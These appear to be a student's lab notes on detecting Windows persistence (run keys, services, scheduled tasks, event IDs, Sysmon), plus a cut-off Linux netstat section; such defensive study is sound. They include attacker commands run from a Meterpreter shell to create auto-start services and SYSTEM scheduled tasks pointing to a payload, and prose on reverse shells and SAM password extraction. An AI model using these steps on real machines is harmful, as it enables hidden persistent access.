
Windows registry

Sunday, March 29, 2026   3:16 PM

Use regedit to open it allows

1- View
2- Edit

The registry is divided into groups or hives




Stores information about application or linked objects

Current login user settings

settings for users in the system

stores information about drives and security polices users and passwords



If the attacker has the SAM and system file he can get the password

They are in system32/config

In summry here we have the data and settings in the system
And users any data added u can see changes in registry

For example in notepade

Windows autoruns

Sunday, March 29, 2026 3:39 PM

Under HK_USER

Run : can make a process to run

HKCU\Software\Microsoft\Windows\CurrentVersion\Run

RunOnce : can make a process run and delete it self

HKCU\Software\Microsoft\Windows\CurrentVersion\RunOnce

These 2 are for a specific user

Under HK_lOCAL_MACHINE

We have Run and Run Once

HKLM\Software\Microsoft\Windows\CurrentVersion\Run

These 2 are for any user logs in

ALSO the service


Computer\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services

We can make new service or edit ones to point to a malware or a shell

For example we can make a shell using MSFvenom and send it to the target system and have a shell using multi handler , after that add a registry in run points to the shell made before and this will make anytime the user logs in the attacker can listen and have a shell

Some tools analysis regs

1- Microsoft AutoRuns and AutoRunsc



Anything green is trusted - yellow not assign with publisher - red Danger (not verified)

We can see the registry properties , check with virus total , stop it , delete it , go to the place of the file -> right click on it

Now in an analysis we need to see the normal process and work with it

This is a file with normals we can use : AutoRuns/AutoRuns.psm1 at master · p0w3rsh3ll/AutoRuns

To import it in powershell

:

```
PS C:\users\tcm\Downloads> Import-Module .\AutoRuns.psm1
Import-Module : File C:\users\tcm\Downloads\AutoRuns.psm1 cannot be loaded because running scripts is disabled on this system. For
more information, see about_Execution_Policies at https:/go.microsoft.com/fwlink/?LinkID=135170.
At line:1 char:1
+ Import-Module .\AutoRuns.psm1
+ ~~~~~~~~~~~~~~~~~~~~~~~~~~~~~
    + CategoryInfo          : SecurityError: (:) [Import-Module], PSSecurityException
    + FullyQualifiedErrorId : UnauthorizedAccess,Microsoft.PowerShell.Commands.ImportModuleCommand
PS C:\users\tcm\Downloads> Set-ExecutionPolicy Unrestricted

Execution Policy Change
The execution policy helps protect you from scripts that you do not trust. Changing the execution policy might expose you to the
security risks described in the about_Execution_Policies help topic at https:/go.microsoft.com/fwlink/?LinkID=135170. Do you want to
change the execution policy?
[Y] Yes  [A] Yes to All  [N] No  [L] No to All  [S] Suspend  [?] Help (default is "N"): Y
```

To see the modules can be used on system

```
PS C:\users\tcm\Downloads> Get-Module

ModuleType Version    Name                                ExportedCommands
---------- -------    ----                                ----------------
Script     0.0        AutoRuns                            {Compare-AutoRunsBaseLine, Get-NewAutoRunsFlatArtifact, Get-PSAutorun, Ne...
Manifest   3.1.0.0    Microsoft.PowerShell.Management     {Add-Computer, Add-Content, Checkpoint-Computer, Clear-Content...}
Manifest   3.0.0.0    Microsoft.PowerShell.Security       {ConvertFrom-SecureString, ConvertTo-SecureString, Get-Acl, Get-Authentic...
Manifest   3.1.0.0    Microsoft.PowerShell.Utility        {Add-Member, Add-Type, Clear-Variable, Compare-Object...}
Script     2.0.0      PSReadline                          {Get-PSReadLineKeyHandler, Get-PSReadLineOption, Remove-PSReadLineKeyHand...
```

To see the modules command can be used

```
PS C:\users\tcm\Downloads> Get-Command -Module AutoRuns

CommandType     Name                                               Version    Source
-----------     ----                                               -------    ------
Function        Compare-AutoRunsBaseLine                           0.0        AutoRuns
Function        Get-NewAutoRunsFlatArtifact                        0.0        AutoRuns
Function        Get-PSAutorun                                      0.0        AutoRuns
Function        New-AutoRunsBaseLine                               0.0        AutoRuns
```

Make baseline files one when starting system and save it and another one to compare with later

```
PS C:\users\tcm\Downloads\baseline> Get-PSAutorun -VerifyDigitalSignature |
>> Where { -not($_.isOSbinary)} |
>> New-AutoRunsBaseLine -Verbose -FilePath .\Baseline.ps1
VERBOSE: PSAutoRunsBaseLine .\Baseline.ps1 successfully created
PS C:\users\tcm\Downloads\baseline> dir


    Directory: C:\users\tcm\Downloads\baseline


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/24/2024   6:20 PM          13086 Baseline.ps1


PS C:\users\tcm\Downloads\baseline> Get-PSAutorun -VerifyDigitalSignature |
>> Where { -not($_.isOSbinary)} |
>> New-AutoRunsBaseLine -Verbose -FilePath .\CurrentState.ps1
VERBOSE: PSAutoRunsBaseLine .\CurrentState.ps1 successfully created
PS C:\users\tcm\Downloads\baseline> dir


    Directory: C:\users\tcm\Downloads\baseline


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
-a----         6/24/2024   6:20 PM          13086 Baseline.ps1
-a----         6/24/2024   6:24 PM          13461 CurrentState.ps1
```

And run compare command

```
PS C:\users\tcm\Downloads\baseline> Compare-AutoRunsBaseLine -ReferenceBaseLineFile .\Baseline.ps1 -DifferenceBaseLineFile .\CurrentSta
te.ps1 -Verbose
VERBOSE: Reference file set to .\Baseline.ps1
VERBOSE: Difference file set to .\CurrentState.ps1


Path          : HKCU:\Software\\Microsoft\Windows\CurrentVersion\Run
Item          : NotABackdoor
Category      : Logon
Value         : C:\Users\tcm\Downloads\notmalware.exe
ImagePath     : C:\Users\tcm\Downloads\notmalware.exe
Size          : 73802
LastWriteTime : 6/24/2024 2:20:56 PM
Version       : 2.2.14
MD5           :
SHA1          :
SHA256        :
Signed        :
IsOSBinary    :
Publisher     :
SideIndicator : =>
```


Windows Service Analysis

Tuesday, March 31, 2026 2:46 AM

When having a shell on the target machine the attacker can make a new service and make it run auto pointing to malware to open a shell

```
meterpreter > shell
Process 6516 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>sc create BackupService binPath= "C:\Users\tcm\Downloads\notmalware.exe" start= auto
sc create BackupService binPath= "C:\Users\tcm\Downloads\notmalware.exe" start= auto
[SC] CreateService SUCCESS
```


To see the services go to : services.msc



You can see

- Name
- Descriptions
- Running or not
- Type of start

If u make right click u are going to see details as path



If u don't have GUI access use CMD:

1- net start : list running services	`C:\Windows\system32>net start`
	`These Windows services are started:`
	
	`Application Information`
	`AppX Deployment Service (AppXSVC)`
	`Background Tasks Infrastructure Service`
	`Base Filtering Engine`
	`Capability Access Manager Service`
	`Clipboard User Service_4a427`
	`CNG Key Isolation`
	`COM+ Event System`

2- sc query : list running services with some	`SERVICE_NAME: wuauserv` `DISPLAY_NAME: Windows Update`

details	STATE : 4 RUNNING (STOPPABLE, NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN) WIN32_EXIT_CODE : 0 (0x0) SERVICE_EXIT_CODE : 0 (0x0) CHECKPOINT : 0x0 WAIT_HINT : 0x0 SERVICE_NAME: cbdhsvc_4a427 DISPLAY_NAME: Clipboard User Service_4a427 TYPE : f0 ERROR STATE : 4 RUNNING (STOPPABLE, NOT_PAUSABLE, IGNORES_SHUTDOWN) WIN32_EXIT_CODE : 0 (0x0) SERVICE_EXIT_CODE : 0 (0x0) CHECKPOINT : 0x0 WAIT_HINT : 0x0 SERVICE_NAME: CDPUserSvc_4a427
3- sc query state=all : list all services with some details	SERVICE_NAME: PrintWorkflowUserSvc_4a427 DISPLAY_NAME: PrintWorkflow_4a427 TYPE : e0 USER_SHARE_PROCESS INSTANCE STATE : 1 STOPPED WIN32_EXIT_CODE : 1077 (0x435) SERVICE_EXIT_CODE : 0 (0x0) CHECKPOINT : 0x0 WAIT_HINT : 0x0 SERVICE_NAME: UdkUserSvc_4a427 DISPLAY_NAME: Udk User Service_4a427 TYPE : e0 USER_SHARE_PROCESS INSTANCE STATE : 1 STOPPED WIN32_EXIT_CODE : 1077 (0x435) SERVICE_EXIT_CODE : 0 (0x0) CHECKPOINT : 0x0 WAIT_HINT : 0x0 SERVICE_NAME: UnistoreSvc_4a427
4- sc query "service name": list the service with some detail	C:\Windows\system32>sc query "BackupService" SERVICE_NAME: BackupService TYPE : 10 WIN32_OWN_PROCESS STATE : 1 STOPPED WIN32_EXIT_CODE : 0 (0x0) SERVICE_EXIT_CODE : 0 (0x0) CHECKPOINT : 0x0 WAIT_HINT : 0x7d0
5- sc qc servicename : list the service with details are useful (better than Sc query "service name")	C:\Windows\system32>sc qc BackupService [SC] QueryServiceConfig SUCCESS SERVICE_NAME: BackupService TYPE : 10 WIN32_OWN_PROCESS START_TYPE : 2 AUTO_START ERROR_CONTROL : 1 NORMAL BINARY_PATH_NAME : C:\Users\tcm\Downloads\notmalware.exe LOAD_ORDER_GROUP : TAG : 0 DISPLAY_NAME : BackupService DEPENDENCIES : SERVICE_START_NAME : LocalSystem

<u>U can use PowerShell but its commands are not better than CMD</u>

Windows Scheduled Tasks


Tuesday, March 31, 2026 5:16 AM

Its like a service that starts at a specific time and this can be used by attacker to make the target open a shell at point of the day

```
meterpreter > shell
Process 5564 created.
Channel 1 created.
Microsoft Windows [Version 10.0.19045.4529]
(c) Microsoft Corporation. All rights reserved.

C:\Windows\system32>schtasks /create /tn "SystemCleanup" /tr "C:\users\tcm\downloads\notmalware.exe" /sc daily /st 09:00 /ru SYSTEM
schtasks /create /tn "SystemCleanup" /tr "C:\users\tcm\downloads\notmalware.exe" /sc daily /st 09:00 /ru SYSTEM
SUCCESS: The scheduled task "SystemCleanup" has successfully been created.
```

/tn -> name
/tr -> the thing is going to run
/sc -> how often
/st -> the time
/ru -> the user is going to run it

To see the tasks that are running -> task scheduler as GUI


Active Tasks


Active tasks are tasks that are currently enabled and have not expired.

Summary: 109 total

Task Name	Next Run Time	Triggers	Location
Device	6/28/2024 3:27:07 AM	Multiple triggers defined	\Microsoft\Windows\De...
USO_UxBroker	6/28/2024 3:51:49 AM	Multiple triggers defined	\Microsoft\Windows\U...
Schedule Scan	6/28/2024 8:38:33 AM	At 12:00 PM on 1/1/2019...	\Microsoft\Windows\U...
MicrosoftEdgeUpdateTaskMachine...	6/28/2024 8:58:49 AM	Multiple triggers defined	\
SystemCleanup	6/28/2024 9:00:00 AM	At 9:00 AM every day	\
PLUGScheduler	6/28/2024 9:54:30 AM	Multiple triggers defined	\Microsoft\Windows\Wi...
Registration	6/28/2024 4:19:42 PM	Multiple triggers defined	\Microsoft\Windows\Pu...
ScanForUpdates	6/29/2024 2:04:38 PM	Multiple triggers defined	\Microsoft\Windows\In...
Backup	6/29/2024 8:48:43 PM	At 12:00 PM every 7 days	\Microsoft\Windows\Cl...

Double click on it and see all the options

Aslo u can go to autoruns



To see the tasks that are running -> CMD use schtasks

```
C:\Windows\system32>schtasks /query /fo LIST
```

This will show them as a list

```
HostName:      DESKTOP-C6OJ5NL
TaskName:      \Microsoft\Windows\WwanSvc\OobeDiscovery
Next Run Time: N/A
Status:        Ready
Logon Mode:    Interactive/Background

Folder: \Microsoft\XblGameSave
HostName:      DESKTOP-C6OJ5NL
TaskName:      \Microsoft\XblGameSave\XblGameSaveTask
Next Run Time: N/A
Status:        Ready
Logon Mode:    Interactive/Background
```

And filter a specific task

```
C:\Windows\system32>schtasks /query /tn "SystemCleanup"

Folder: \
TaskName                                 Next Run Time          Status
======================================== ====================== ===============
SystemCleanup                            6/28/2024 9:00:00 AM   Ready
```

And add /v for verbous with /fo LIST to make the format better


```
C:\Windows\system32>schtasks /query /tn "SystemCleanup" /v /fo LIST

Folder: \
HostName:                             DESKTOP-C6OJ5NL
TaskName:                             \SystemCleanup
Next Run Time:                        6/28/2024 9:00:00 AM
Status:                               Ready
Logon Mode:                           Interactive/Background
Last Run Time:                        11/30/1999 12:00:00 AM
Last Result:                          267011
Author:                               DESKTOP-C6OJ5NL\tcm
Task To Run:                          C:\users\tcm\downloads\notmalware.exe
Start In:                             N/A
Comment:                              N/A
Scheduled Task State:                 Enabled
Idle Time:                            Disabled
Power Management:                     Stop On Battery Mode, No Start On Batteries
Run As User:                          SYSTEM
Delete Task If Not Rescheduled:       Disabled
Stop Task If Runs X Hours and X Mins: 72:00:00
Schedule:                             Scheduling data is not available in this format.
Schedule Type:                        Daily
Start Time:                           9:00:00 AM
```

Windows Event Logs


Wednesday, April 1, 2026 5:22 PM

Records used to track the system activities
As system errors , application errors , login attempts

To see them use -> event viewer



1- Windows logs



The apps on the system as firefox chrome etc

Login attempts


System installation


System process or hardware

the events are forwarded to other computers

Event IDs : are used to describe an event

Example : 4624 : successful login (which should be seen in the security logs)






We can see the user ID the domain and logon ID (most important one , it can be used to track the event made by this ID)


The logon type is the type of using as 2 (interactive) 3 (network login) 5 (service account login)


And u can see the event text based to see the details

Allows us to make ready filter to use always


Filtering events







Allows us filter current logs



There many event IDs in : [Appendix L - Events to Monitor | Microsoft Learn]
MOST IMPORTANT ONES:

Security Event IDs

- 4720 - A user account was created
- 4722 - A user account was enabled
- 4723 - An attempt was made to change an account's password
- 4724 - An attempt was made to reset an account's password
- 4738 - A user account was changed
- 4725 - A user account was disabled
- 4726 - A user account was deleted
- 4732 - A member was added to a security-enabled local group
- 4688 - A new process has been created
- 1102 - The audit log was cleared

System Event IDs

- 7045 - A service was installed in the system
- 7030 - The Service Control Manager tried to take a corrective action (Restart the service)
- 7035 - The Service Control Manager is transitioning services to a running state
- 7036 - The Service Control Manager has reported that a service has entered the running state

so see the logs on CMD

1- wevtutil

```
C:\Windows\system32>wevtutil qe security
```

This will show security logs in XML format but this is useless

Use this to get the last 5 in text format

```
C:\Windows\system32>wevtutil qe security /c:5 /f:text /rd:true
```

```
Process Information:
        Process ID:             0x238
        Process Name:           C:\Windows\System32\services.exe

Network Information:
        Workstation Name:       -
        Source Network Address: -
        Source Port:            -

Detailed Authentication Information:
        Logon Process:          Advapi
        Authentication Package: Negotiate
        Transited Services:     -
        Package Name (NTLM only):       -
        Key Length:             0

This event is generated when a logon session is created. It is generated on the computer that was accessed.

The subject fields indicate the account on the local system which requested the logon. This is most commonly a service such as

The logon type field indicates the kind of logon that occurred. The most common types are 2 (interactive) and 3 (network).

The New Logon fields indicate the account for whom the new logon was created, i.e. the account that was logged on.

The network fields indicate where a remote logon request originated. Workstation name is not always available and may be left b

The impersonation level field indicates the extent to which a process in the logon session can impersonate.

The authentication information fields provide detailed information about this specific logon request.
        - Logon GUID is a unique identifier that can be used to correlate this event with a KDC event.
        - Transited services indicate which intermediate services have participated in this logon request.
        - Package name indicates which sub-protocol was used among the NTLM protocols.
        - Key length indicates the length of the generated session key. This will be 0 if no session key was requested.

Event[2]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
```

And to get an specific event ID

```
C:\Windows\system32>wevtutil qe security /c:5 /f:text /rd:true /q:"*[System [(EventID=4720)]]"
Event[0]:
  Log Name: Security
  Source: Microsoft-Windows-Security-Auditing
  Date: 2024-06-27T18:00:39.1070000Z
  Event ID: 4720
  Task: User Account Management
  Level: Information
  Opcode: Info
  Keyword: Audit Success
  User: N/A
  User Name: N/A
  Computer: DESKTOP-C6OJ5NL
  Description:
A user account was created.

Subject:
        Security ID:            S-1-5-21-2107851564-3450463542-1672806519-1001
        Account Name:           tcm
        Account Domain:         DESKTOP-C6OJ5NL
        Logon ID:               0x48BEC

New Account:
        Security ID:            S-1-5-21-2107851564-3450463542-1672806519-1002
        Account Name:           backdoor
        Account Domain:         DESKTOP-C6OJ5NL

Attributes:
        SAM Account Name:       backdoor
        Display Name:           <value not set>
        User Principal Name:    -
        Home Directory:         <value not set>
        Home Drive:             <value not set>
```

Or use PowerShell

Get all logs

```
PS C:\Windows\system32> Get-WinEvent -LogName System
```

Get logs with ID and last 2

```
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{logname='Security'; ID=4624;} -MaxEvents 2


   ProviderName: Microsoft-Windows-Security-Auditing

TimeCreated                     Id LevelDisplayName Message
-----------                     -- ---------------- -------
6/27/2024 6:22:36 PM          4624 Information      An account was successfully logged on....
6/27/2024 6:14:44 PM          4624 Information      An account was successfully logged on....
```

This will get details of the logs

```
PS C:\Windows\system32> Get-WinEvent -FilterHashtable @{logname='Security'; ID=4624;} -MaxEvents 2 | Format-List *
```

Sysmon

Monday, April 6, 2026 2:05 AM


The windows log events are full of information that is not needed for this we use the sysmon

It gives us useful information and looking also easier to send logs to a SIEM -> https://learn.microsoft.com/en-us/sysinternals/downloads/sysmon


It gives u the process and parent , hashes, u can make ur own configration fiel

Most popular ready config files : (download the xml)


1- https://github.com/swiftonsecurity/sysmon-config
2- https://github.com/olafhartong/sysmon-modular



And it in sysmon file



Install sysmon with config files



if u open event viewer on application/windows/sysmon and select event
U see a better listing and details

Event 1, Sysmon

General Details

```
Process Create:
RuleName: -
UtcTime: 2024-06-28 01:54:25.597
ProcessGuid: {e134c1bd-17d1-667e-e404-000000001500}
ProcessId: 5840
Image: C:\Windows\System32\mmc.exe
FileVersion: 10.0.19041.4355 (WinBuild.160101.0800)
Description: Microsoft Management Console
Product: Microsoft® Windows® Operating System
Company: Microsoft Corporation
OriginalFileName: mmc.exe
CommandLine: "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
CurrentDirectory: C:\Windows\system32\
User: DESKTOP-C6OJ5NL\tcm
LogonGuid: {e134c1bd-a7be-667d-ec8b-040000000000}
LogonId: 0x48BEC
TerminalSessionId: 1
IntegrityLevel: High
Hashes: MD5=FDF0FA594C3FC99758BD88A0D45DA30E,SHA256=32B6F6165CB50BB9DED7287DC16706F5A5109A37D7022FFD2B4E7BEAFF71DC68,IMPHASH=5AEF584EA4BCED674B66847FE9D61F23
ParentProcessGuid: {e134c1bd-a7bf-667d-9700-000000001500}
ParentProcessId: 4456
ParentImage: C:\Windows\explorer.exe
ParentCommandLine: C:\Windows\Explorer.EXE
ParentUser: DESKTOP-C6OJ5NL\tcm
```

Linux Network Analysis

Wednesday, April 8, 2026 6:02 PM

When analyzing linux we are usually analyzing server

Step 1: look for network connection as sudo

1- Sudo nestat -tnp

-t -> tcp
-n -> no DNS
-p -> the process id and name of it

(The example is made locally and case a real senario u are going to see different ones u want to check)

```
tcm@SOC101-ubuntu:~$ sudo netstat -tnp
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:5433          127.0.0.1:37930         ESTABLISHED 3616/postgres: msf
tcp        0      0 127.0.0.1:37162         127.0.0.1:4444          ESTABLISHED 3610/./notmalware.e
tcp        0      0 127.0.0.1:5433          127.0.0.1:37918         ESTABLISHED 3614/postgres: msf
tcp        0      0 127.0.0.1:5433          127.0.0.1:55508         ESTABLISHED 3168/postgres: msf
tcp        0      0 127.0.0.1:4444          127.0.0.1:37162         ESTABLISHED 3153/ruby
tcp        0      0 127.0.0.1:55508         127.0.0.1:5433          ESTABLISHED 3153/ruby
tcp        0      0 127.0.0.1:37930         127.0.0.1:5433          ESTABLISHED 3153/ruby
tcp        0      0 127.0.0.1:37918         127.0.0.1:5433          ESTABLISHED 3153/ruby
```

Here we should focus on the ID and process name and look for the IP information

2- OR use sudo ss -tnp

```
tcm@SOC101-ubuntu:~$ sudo ss -tnp
State  Recv-Q  Send-Q    Local Address:Port     Peer Address:Port    Process
